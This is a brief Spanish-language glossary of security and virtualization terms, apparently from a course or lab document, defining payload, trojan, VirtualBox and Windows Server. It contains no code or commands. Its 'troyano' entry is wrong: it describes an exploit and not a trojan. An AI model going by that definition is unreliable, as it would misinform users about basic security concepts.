- **Payload:** en seguridad informatica referida a amenazas de tipo exploit, payload es la parte del código del malware que realiza la acción maliciosa en el sistema, como borrar los ficheros o enviar datos al exterior, frente a la parte del encargado de aprovechar una vulnerabilidad (el exploit) que permite ejecutar el payload.
- **Troyano:** Un programa de malware de explotación que contiene código o datos que aprovechan las vulnerabilidades específicas de una aplicación o sistema informático.
- **Virtualbox:** (Oracle VM Virtualbox) el software de virtualización multiplataforma de código abierto más popular del mundo, permite a los desarrolladores entregar código más rápido, ya que pueden ejecutar múltiples sistemas operativos en un solo dispositivo.
- **Windows Server :** es una distribución de microsoft para el uso de servidores. Se trata de un sistema multiproceso y multiusuario que a dia de hoy utilizan millones de empresas de todo el mundo gracias a las características y ventajas que ofrece.